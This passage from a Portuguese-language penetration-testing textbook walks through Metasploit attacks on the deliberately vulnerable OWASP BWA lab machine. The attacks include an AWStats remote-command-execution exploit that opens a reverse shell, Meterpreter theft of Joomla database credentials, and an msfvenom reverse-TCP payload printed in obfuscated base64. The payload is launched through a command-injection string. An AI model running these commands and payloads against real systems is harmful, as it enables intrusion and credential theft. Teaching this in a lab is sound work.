use auxiliary/scanner/http/joomla_version
```

Figura 10.5: Sugestões para Joomla.

Parece que temos algumas opções bem interessantes, vamos testar essa última que vai nos mostrar a versão do Joomla. Digite o comando `use auxiliary/scanner/http/joomla_version` e tecle `enter` . Após isso, digite o comando `show options` para vermos as opções que esse script nos dá e o que precisamos preencher, se for o caso.

```
msf5 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), rang
e CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for ou
tgoing connections
   TARGETURI  /                yes       The base path to the Joo
mla application
   THREADS    1                yes       The number of concurrent
 threads (max one per host)
   VHOST                       no        HTTP server virtual host
```

Figura 10.6: Opções Joomla_version.

Nessa figura, estão todas as opções e uma breve descrição sobre elas, em inglês. Vamos nos atentar para a parte que diz sobre `required` , pois, se essa opção estiver marcada como `sim` , precisaremos fornecer o valor caso não tenha nenhum atrelado a

essa opção.

A primeira opção que vamos precisar preencher é a `RHOSTS`, porque essa opção faz referência ao nosso alvo. O padrão para atribuir um valor para a opção no Metasploit é usar o comando `set` passando a opção e o valor seguidamente, desta forma: `set [opção] [valor]`. Com isso, vamos atribuir o valor `10.0.0.1` para a opção `RHOSTS`.

```
msf5 auxiliary(scanner/http/joomla_version) > set RHOSTS 10.0.0.1
RHOSTS ⇒ 10.0.0.1
```

Figura 10.7: Valor para o RHOST.

Feito isso, seguindo a mesma ordem, vamos atribuir os valores de `TARGETURI`, porque se deixarmos o padrão, que é `/`, o escaneamento será feito na raiz, como se tivéssemos colado o link http://10.0.0.1/. Sabemos que na raiz não tem Joomla, pois ele está em http://10.0.0.1/joomla/. Então, como já colocamos o IP em `RHOSTS`, essa opção deve conter o `/joomla`.

```
msf5 auxiliary(scanner/http/joomla_version) > set TARGETURI /joom
la
TARGETURI ⇒ /joomla
```

Figura 10.8: Valor para o TAGETURI.

Agora temos todas as opções compatíveis com o nosso alvo preenchidas. Note que existem outras opções, como SSL, Proxies, Vhosts, que não fazem parte da nossa necessidade. No entanto, você pode trabalhar com `THREADS` caso queira mais de uma requisição em paralelo.

Para começar a varredura, você pode apenas digitar o comando `run` ou `exploit` e aguardar o resultado.




Figura 10.9: Versão do Joomla.

Veja que a ferramenta nos trouxe a versão exata utilizada. Como esses scripts, existem vários outros. Uma boa dica é usar o comando `use` como fizemos, começando com o que queremos. Por exemplo, além de começar com Joomla, poderíamos começar por wordpress e clicar duas vezes tab para completar e ver o que tem para usar. É assim que você poderá continuar usando o poder dos módulos auxiliares na máquina OWASP BWA para treinar as suas habilidades.

Além disso, a ferramenta ainda nos trouxe a versão de vários módulos do servidor web utilizado. Guarde essa informação também, pois isso é muito útil para o teste de invasão.

Mapeamento de diretórios e arquivos

No capítulo sobre reconhecimento, nós conhecemos ferramentas, como o Gobuster, para fazer busca de arquivos que não estão linkados dentro do servidor. Com essa mesma função, o Metasploit possui o `auxiliary/scanner/http/brute_dirs` e o `auxiliary/scanner/http/ files_dir` . Vamos fazer primeiro a varredura a procura de diretórios ocultos em http://10.0.0.1/tikiwiki/. Para isso, digite `auxiliary/scanner/http/brute_dirs` e configure suas opções

conforme a figura a seguir.




Figura 10.10: Script de força bruta.

Nesse script de força bruta, em busca de diretórios, configuramos duas opções, uma nova e a outra nem tanto. A opção `PATH` tem a mesma função que a opção `TARGETURI`, a diferença é que esse script aceita o valor para essa ação apenas pela opção `PATH`. A opção `VERBOSE`, por padrão, vem como `true`, e nós atribuímos `false`, pois assim o Metasploit imprimirá na tela cada tentativa do script de sucesso ou falha e isso pode nos fazer perder os casos de sucesso de vista. Agora digite o comando `run` e veja o resultado.




Figura 10.11: Alguns diretórios.

O mesmo script oferece mais opções que podem ser configuradas caso você queira resultados mais próximos da situação real do servidor. No entanto, o script na forma mais básica já nos deu a possível existência dos diretórios `db` e `doc`. Em uma situação real, diretórios como esses podem nos fornecer

muita informação.

Agora, para complementar nossas buscas, também é interessante realizar o mesmo procedimento para encontrar arquivos. Nesse caso, vamos usar o `/http/brute_dirs` e o `auxiliary/scanner/http/ files_dir` . Na verdade, esse segundo script busca tanto diretórios como arquivos. Então você deve se perguntar "Por que usar o primeiro se podemos matar dois coelhos com uma cajadada só?". Na verdade, o primeiro trabalha com força bruta do modo puro, ou seja, não precisa de um dicionário, já o `files_dir` precisa. Mas isso não é mais um problema para nós, não é? Vamos usá-lo para ver o resultado. Primeiro faça as seguintes configurações:

```
msf5 auxiliary(scanner/http/files_dir) > use auxiliary/scanner/http/files_dir
msf5 auxiliary(scanner/http/files_dir) > set RHOSTS 10.0.0.1
RHOSTS ⇒ 10.0.0.1
msf5 auxiliary(scanner/http/files_dir) > set PATH /tikiwiki/
PATH ⇒ /tikiwiki/
msf5 auxiliary(scanner/http/files_dir) > set VERBOSE false
VERBOSE ⇒ false
```

Figura 10.12: Script files_dir.

Veja que as opções preenchidas podem ser as mesmas, sem dificuldade alguma. Por padrão, a *wordlist* que será utilizada é a `/usr/share/metasploit-*framework*/data/wmap/wmap_files.txt` , mas, caso queira trocar, basta passar o caminho da nova wordlist para a opção `DICTIONARY` . Agora, vamos executar esse script e ver o que ele pode nos trazer.




Figura 10.13: Arquivos encontrados.

Como pode ser notado, o script não encontrou arquivos com algumas extensões, mas com `php` ele foi capaz de mapear alguns. Isso é importante, pois podemos descobrir funcionalidades vulneráveis que não estão linkadas e explorar. No entanto, não foi apenas isso, o mesmo script também nos deu algumas informações sobre diretórios.




Figura 10.14: Outros diretórios encontrados.

Note que o script `files_dir` nos trouxe mais resultados que o primeiro utilizado. Sabemos que essa é uma das vantagens de se usar *wordlist*, mas estamos limitados ao conteúdo da lista, então podemos utilizar os dois scripts conforme nossas necessidades para o teste de invasão.

10.4 ENCONTRANDO SCRIPTS USUAIS NO METASPLOIT

Para fazer buscas por scripts no Metasploit, por exemplo, os que afetam uma tecnologia específica, podemos usar o comando `search` . Vamos ver as opções disponíveis para esse comando digitando `search -h` .

```
msf5 > search -h
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Regex pattern used to filter search results
  -u                Use module if there is one result

Keywords:
  aka             :  Modules with a matching AKA (also-known-as) name
  author          :  Modules written by this author
  arch            :  Modules affecting this architecture
  bid             :  Modules with a matching Bugtraq ID
  cve             :  Modules with a matching CVE ID
  edb             :  Modules with a matching Exploit-DB ID
  check           :  Modules that support the 'check' method
  date            :  Modules with a matching disclosure date
  description     :  Modules with a matching description
  fullname        :  Modules with a matching full name
  mod_time        :  Modules with a matching modification date
```

Figura 10.15: Ajuda do comando search.

Repare que podemos fazer buscas avançadas com esse comando. Um exemplo de uso normal é apenas `search apache 2.2.14` . Esse comando nos trará tudo o que poderemos utilizar nesse contexto. Mas também poderemos fazer uma busca mais completa passando, por exemplo, `search type:auxiliary apache 2.2.14` . A adição da opção `type:auxiliary` é para o caso de buscas por scripts auxiliares.

```
msf5 > search type:auxiliary apache 2.2.14

Matching Modules
================

   #   Name                                                     Disclosur
e Date  Rank    Check  Description
   -   ----                                                     ---------
------  ----    -----  -----------
   0   auxiliary/admin/appletv/appletv_display_video
        normal  No     Apple TV Video Remote Control
   1   auxiliary/admin/http/tomcat_administration
        normal  No     Tomcat Administration Tool Default Access
   2   auxiliary/admin/http/tomcat_utf8_traversal               2009-01-0
9       normal  No     Tomcat UTF-8 Directory Traversal Vulnerability
   3   auxiliary/admin/http/trendmicro_dlp_traversal            2009-01-0
9       normal  No     TrendMicro Data Loss Prevention 5.5 Directory Trave
rsal
   4   auxiliary/dos/http/apache_commons_fileupload_dos         2014-02-0
6       normal  No     Apache Commons FileUpload and Apache Tomcat DoS
   5   auxiliary/dos/http/apache_mod_isapi                      2010-03-0
5       normal  No     Apache mod_isapi Dangling Pointer
   6   auxiliary/dos/http/apache_range_dos                      2011-08-1
9       normal  No     Apache Range Header DoS (Apache Killer)
   7   auxiliary/dos/http/apache_tomcat_transfer_encoding       2010-07-0
```

Figura 10.16: Busca avançada com search.

Essas buscas acontecem nas informações dos scripts. Caso eles contenham o nosso termo de busca, o comando `search` nos apresentará. Portanto, esse comando é muito importante, principalmente quando formos explorar softwares em versão específica.

Você também pode buscar e utilizar algum script na internet caso ele não venha no Metasploit por padrão. Para isso, você deverá posicioná-lo em algum lugar dentro do diretório de módulos do Metasploit em `/usr/share/metasploit-framework/modules/` . Feito isso, ele estará acessível pelo terminal do framework e, no comando `use` , você deverá usar a mesma sequência de caminho que está no sistema operacional.

10.5 EXPLORAÇÃO WEB COM METASPLOIT

Esta é considerada a parte mais atraente e prazerosa do uso do framework. Quando fazemos isso e vemos que o controle do servidor está em nossas mãos, é sempre uma felicidade. O fato de elaborar um relatório e nele conter figuras que fazem alusão ao poder que um hacker teria quando explorasse uma vulnerabilidade é de alto valor para qualquer organização.

Com a exploração no Metasploit, você conseguirá uma interface agradável para manipular a conexão com o servidor e, como veremos mais à frente, com o uso do Meterpreter, que é um payload superespecial, terá várias funções prontas e usuais para aumentar a agilidade na exploração. A seguir veremos algumas formas de explorar usando o módulo de *exploit* do Metasploit.

A máquina OWASP BWA é bem vulnerável, todos os seus sistemas são obsoletos e com vulnerabilidades. Para explorar uma vulnerabilidade conhecida, basta acessarmos um de seus sistemas e pegarmos as informações de que o exploit precisará para fazer a exploração.

Para essa exploração, usaremos o **AWStats**, que é uma ferramenta gratuita para geração de estatísticas avançadas da web. A versão utilizada pela OWASP BWA com certeza é vulnerável e vamos explorá-la. Para acessar essa ferramenta, use a URL: http://10.0.0.1/awstats/awstats.pl?config=owaspbwa.




Figura 10.17: AWStats.

Note bem os detalhes da página, pois um dos exploits pode nos pedir. Agora vamos procurar por um que explore esse sistema com o comando `search`.

```
msf5 > search type:exploit awstats

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
     Check  Description
   -  ----                                              ---------------  ----
     -----  -----------
   0  exploit/unix/webapp/awstats_configdir_exec        2005-01-15       excell
ent  Yes    AWStats configdir Remote Command Execution
   1  exploit/unix/webapp/awstats_migrate_exec          2006-05-04       excell
ent  Yes    AWStats migrate Remote Command Execution
   2  exploit/unix/webapp/awstatstotals_multisort       2008-08-26       excell
ent  Yes    AWStats Totals multisort Remote Command Execution
```

Figura 10.18: Exploits disponíveis para AWStats.

Parece que encontramos quatro possibilidades. Em uma ação real, teríamos que testar uma por uma até encontrar a que realmente funcionasse para exploração do sistema. Você poderá fazer isso, mas para poupar esse esforço adianto que o exploit ideal é o de número três. Sabendo disso, use o comando `use exploit/unix/webapp/awstats_migrate_exec` para selecioná-lo. Depois da seleção do exploit, temos que preencher suas opções conforme a figura a seguir.

```
msf5 > use exploit/unix/webapp/awstats_migrate_exec
msf5 exploit(unix/webapp/awstats_migrate_exec) > set rhosts 10.0.0.1
rhosts => 10.0.0.1
msf5 exploit(unix/webapp/awstats_migrate_exec) > set awsite owaspbwa
awsite => owaspbwa
msf5 exploit(unix/webapp/awstats_migrate_exec) > set uri /awstats/awstats.
pl
uri => /awstats/awstats.pl
msf5 exploit(unix/webapp/awstats_migrate_exec) >
```

Figura 10.19: Configuração do exploit para AWStats.

Para ver o que o exploit está pedindo, digite `show options`. Após isso, algumas opções devem ser preenchidas: em `RHOST`, o IP do nosso alvo; em `awsite`, o nome da aplicação monitorada, que na URL aparece como valor do parâmetro `config`; e a URL para a página principal. Agora, com essas configurações feitas, será que já podemos executar? Espere um pouco, pois vamos falar mais dos payloads.

O payload é a ação que vamos realizar no alvo, e temos algumas opções que o módulo de payloads do Metasploit oferece para esse nosso caso. Para visualizar as opções para esse caso, use o comando `show payloads`.

```
#   Name
-   ----
0   cmd/unix/bind_perl
1   cmd/unix/bind_perl_ipv6
2   cmd/unix/bind_ruby
3   cmd/unix/bind_ruby_ipv6
4   cmd/unix/generic
5   cmd/unix/reverse
6   cmd/unix/reverse_bash
7   cmd/unix/reverse_bash_telnet_ssl
8   cmd/unix/reverse_perl
9   cmd/unix/reverse_perl_ssl
10  cmd/unix/reverse_python
11  cmd/unix/reverse_python_ssl
12  cmd/unix/reverse_ruby
13  cmd/unix/reverse_ruby_ssl
14  cmd/unix/reverse_ssl_double_telnet
```

Figura 10.20: Exibição dos possíveis payloads.

Observe que todos os payloads disponíveis para uso trazem como resultado o controle do terminal de comandos do alvo. Agora, temos que escolher um desses, mas, como no caso do exploit, pode ser que um não funcione e tenhamos que tentar outros. Vamos começar então com um deles, o comando `set payload cmd/unix/reverse_python` . Esse payload será do tipo reverso e é construído usando a linguagem Python.

E agora, podemos executar? Calma novamente. Os payloads também nos solicitam opções, vamos executar agora o comando `show options` novamente e ver se esse payload pede algumas.

```
Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL  /bin/bash        yes       The system shell to use.
```

Figura 10.21: Opções do payload.

As opções pedidas pelo payload incluem a porta de conexão e o *shell* que será utilizado, no entanto essas informações já estão preenchidas. A única opção faltante é `LHOST`, onde devemos indicar qual o IP do nosso Kali, pois é ele que receberá o *shell* remoto. Para configurar, use `set lhost 10.0.0.2`.

E agora, podemos rodar? Agora sim, pode! Use o comando `exploit` ou `run` para executar a exploração.

```
msf5 exploit(unix/webapp/awstats_migrate_exec) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Command shell session 2 opened (10.0.0.2:4444 → 10.0.0.1:40864) at 20
21-07-12 14:58:36 -0400
[*] No response from the server

whoami
www-data
pwd
/tmp
```

Figura 10.22: Shell reverso obtido.

Caso esteja tudo correto, você receberá o terminal de comandos como na figura acima. Ele está um pouco "feio", mas está funcional. Nele, você pode usar quaisquer comandos do sistema operacional. Para colocar essa sessão em segundo plano, você poderá usar o `CTRL + Z` e na hora de recuperá-la você deve usar o `session -i [ID]`.

Agora vamos transformar esse *shell* com poucas funcionalidades em um Meterpreter. O Meterpreter é um payload que tem muitas funcionalidades e veremos sobre ele mais adiante. Para esse momento, basta você saber melhorar o seu *shell*. Para isso, use o `CTRL + Z` e jogue o *shell* para o segundo plano.

Depois disso, use o comando `session -l` para listar as sessões que você tem. Cada sessão é uma conexão, pois você pode

explorar diversos sistemas e mantê-los ao mesmo tempo conectados a você. Você deverá ver algo similar a isso:




Figura 10.23: Listagem da sessão.

Para fazer o upgrade da sessão, use o comando `session -u [ID]` . O **id** pode ser diferente do que está na figura, então passe o valor correto para seu caso e veja o resultado.




Figura 10.24: Upgrade da sessão.

O `session -u [ID]` nada mais faz do que usar um dos módulos de pós-exploração para melhorar o *shell* convertendo-o em um *shell* com mais recursos. O resultado será a abertura de uma nova sessão com o número do seu ID atual + 1, que poderá ser visto com o comando `session -l` . Sendo assim, use o comando `session -i [ID DA NOVA SESSÃO]` para entrar.

Figura 10.25: Sessão com shell melhorado.

Conseguir trocar o tipo de *shell* é muito importante para a usabilidade do terminal remoto durante os testes de invasão. Às vezes é difícil trabalhar com um *shell* de poucas funções e pensando no aumento da performance dos testes, o Metasploit já nos trouxe uma opção bem fácil de usar e que ao mesmo tempo é eficaz. Apenas com alguns comandos simples, como visto, podemos converter o terminal e usar um *shell* bem mais poderoso.

10.6 O FAMOSO METERPRETER

Na nossa última exploração, tivemos contato com um payload chamado Meterpreter. Como ele é famoso, talvez você já tenha ouvido falar dele e das suas funcionalidades, mas se não, não tem problema porque vamos fazer uma abordagem bem bacana sobre ele para entender como ele trará eficiência aos seus testes de invasão.

Com já falado, o Meterpreter é um payload usado no Metasploit que fornece um terminal remoto customizado pelo qual o profissional de segurança ofensiva pode usar o terminal de um sistema alvo. O Meterpreter usa técnicas que o permitem permanecer inteiramente na memória e, sendo assim, não grava nada no disco. Além disso, ele se camufla dentro de outro processo e, já que nenhum processo novo é criado, torna-se de mais difícil detecção.

Para isso, vamos aproveitar a sessão já aberta na exploração feita anteriormente, onde fizemos o upgrade de um terminal simples para um terminal Meterpreter. Em grande parte dos casos, você poderá selecionar o Meterpreter como payload direto, no entanto é fundamental que você saiba realizar o procedimento de upgrade.

Então vamos colocar a mão na massa para você ter uma boa noção dessa ferramenta. O primeiro passo sempre é saber quais opções estão disponíveis e, para isso, digite o comando `help` .




Figura 10.26: Opções do Meterpreter.

Ao rolar para cima e para baixo, você pode ver a quantidade de função que o Meterpreter pode oferecer. No escopo deste livro, está incluído apenas um panorama geral, pois não seria possível abordar tudo apenas em um capítulo.

Para começar, você pode acessar o terminal de comandos convencional com o comando `shell` . Isso pode ser importante para algumas situações.




Figura 10.27: Shell.

Para sair, basta usar o `CTRL + C` e digitar `y` . Agora veremos um pouco de pós-exploração. Podemos entrar na estrutura de um sistema web e baixar algum arquivo de nosso interesse que tenha senhas, por exemplo, o de conexão com o banco de dados. Para isso, digite o comando `cd /var/www/joomla` para entrar no diretório do CMS Joomla e, após isso, digite `download configuration.php` .




Figura 10.28: Download de arquivos.

Além de baixar, podemos fazer upload de arquivos para os servidores. Vamos fazer um upload para o diretório do DVWA, então use o comando `cd /var/www/dvwa` para entrar no diretório e digite o comando `upload Desktop/ransoware.php` , mas antes crie algum arquivo com esse nome na sua área de trabalho. O nome *ransoware* foi só um exemplo, pois pode ser qualquer arquivo.

```
meterpreter > cd /var/www/dvwa
meterpreter > upload Desktop/ransoware.php
[*] uploading  : /root/Desktop/ransoware.php → ransoware.php
[*] Uploaded -1.00 B of 1.03 KiB (-0.09%): /root/Desktop/ransoware.php → ransoware.php
[*] uploaded   : /root/Desktop/ransoware.php → ransoware.php
meterpreter >
```

Figura 10.29: Upload de arquivos.

Também é possível conseguir informações do sistema apenas com o comando `sysinfo`.

```
meterpreter > sysinfo
Computer     : 10.0.0.1
OS           : Ubuntu 10.04 (Linux 2.6.32-25-generic-pae)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Figura 10.30: Comando info.

Caso queira, pode também procurar por um arquivo no sistema operacional que contenha um texto específico como composição do seu nome. Para isso, use, por exemplo, o comando `search -d /var/www/ -f *conf*.`. O sinal de `*` informa que o texto antes e depois pode ser qualquer um, o único requisito é a presença do texto `conf`.

```
meterpreter > search -d /var/www/ -f *conf*
Found 112 results...
    /var/www/gallery2/config.php (7470 bytes)
    /var/www/bricks-working-but-not-from-svn/config (4096 bytes)
    /var/www/peruggia/conf.php (1861 bytes)
    /var/www/phpBB2/config.php (277 bytes)
    /var/www/tikiwiki/tiki-config_pdf.php (3664 bytes)
    /var/www/gtd-php/config.php (133 bytes)
    /var/www/gtd-php/config.sample.php (127 bytes)
    /var/www/wordpress/wp-config-sample.php (887 bytes)
    /var/www/wordpress/wp-config.php (917 bytes)
```

Figura 10.31: Busca de arquivos de configurações.

Viu como o Meterpreter pode nos ajudar muito? A partir desse básico, você poderá buscar muito mais informações com domínio da estrutura desse payload poderoso. O Meterpreter também é usado para gravar webcam e microfones, tirar prints, e diversas outras funcionalidades muito úteis dependendo da ocasião. Esse é o caminho das pedras.

10.7 EXPLORAÇÃO COM MSFVENON

Na maioria das vezes, não vamos explorar um sistema público ou que pode ser baixado na internet e sim, um sistema desenvolvido para um caso específico por uma organização. Nesse caso, não é natural que se tenha exploits prontos para utilização, e vulnerabilidades nesses sistemas não constam em listas como CVEs.

Como o Metasploit possui um conjunto de exploits prontos, podemos ter a impressão de que suas explorações não podem ser adaptadas para um sistema customizado. Isso é uma impressão errada, porque podemos usar os payloads disponíveis no Metasploit por meio da ferramenta `msfvenom`.

O `msfvenom` é conhecido como o Metasploit na linha de comando, ou seja, não é necessário entrar dentro do terminal do Mestaploit para usar os seus recursos. O comando `msfvenom` é usado para gerar e reproduzir os módulos do Metasploit, o que permite incorporarmos recursos do Metasploit em uma exploração customizada, na qual tivemos nós mesmos que desenvolver o exploit, por exemplo.

Você pode se perguntar como é que passaremos as opções

necessárias para cada script. Sabemos, por exemplo, que os payloads reversos precisam de opções, como `LHOST` e `LPORT`. Essas opções são passadas como parâmetros para o `msfvenom`, juntamente com outras opções que apontaram para o recurso utilizado.

Para testar o poder dessa ferramenta, vamos explorar uma funcionalidade já vista do DVWA, a injeção de arquivos. Como já sabemos que a vulnerabilidade existe, podemos usar os recursos do Metasploit para explorá-la. Acesse o link http://10.0.0.1/dvwa/vulnerabilities/upload/ e vamos nessa.

No terminal do Kali, vamos elaborar um arquivo Python com o payload do Meterpreter reverso usando a opção `-p`. Como sabemos que o payload precisa do `LHOST` e `LPORT` para sua execução, vamos informar também os dados de IP e porta. Além disso, temos que informar um arquivo `.py` de saída na opção `-o`. A seguir, veja o comando usado para fazer o payload.

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=10.0.0.2 LPORT=4
444 -o shell.py
```

Caso não lembre os caminhos para os payloads e quais opções preencher, você pode usar os comandos `msfvenom -l payloads` para listar os payloads e `msfvenom -p php/meterpreter/reverse_tcp --list-options` para listar as opções às quais você deve atribuir um valor. Com tudo certo, teremos um arquivo como o seguinte.

```
exec(__import__('base64').b64decode(__import__('codecs')
.getencoder('utf-8')
('aW1wb3J0IHNvY2tldCx6bGliLGJhc2U2NCxzdHJ1Y3QsdGltZQpmb-
3IgeCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb2NrZXQuc29ja2V0-
KDIsc29ja2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29ubmVjdCgoJzEwLjA-
uMC4yJyw0NDQ0KSkKCQlicmVhawoJZXhjZXB0OgoJCXRpbWUuc2xlZX-
AoNSkKbD1zdHJ1Y3QudW5wYWNrKCc+SScscy5yZWN2KDQpKVswXQpkP-
XMucmVjdihsKQp3aGlsZSBsZW4oZCk8bDoKCWQrPXMucmVjdihsLWxl-
bihkKSkKZXhlYyh6bGliLmRlY29tcHJlc3MoYmFzZTY0LmI2NGRlY29-
kZShkKSkseydzJzpzfSkK')[0]))
```

Figura 10.32: PHP gerado.

Como você pode notar, esse arquivo é o que devemos submeter para upload. Vamos realizar o mesmo procedimento que fizemos no capítulo 5, no qual falamos sobre ataque LFI, e submeter o arquivo `shell.py` para a funcionalidade do DVWA.




Figura 10.33: Upload do shell.

Agora, como o payload é feito em Python, vamos ter que usar uma combinação de vulnerabilidades. Inclusive fizemos em Python para que você veja que as vulnerabilidades podem ser combinadas em um ataque. Vamos usar a injeção de comandos, também já abordada, para executar o nosso script Python com o *shell* Meterpreter. Para isso, acesse

http://10.0.0.1/dvwa/vulnerabilities/exec/ e submeta o seguinte texto para exploração: `;python ../../hackable/uploads/shell.py` .

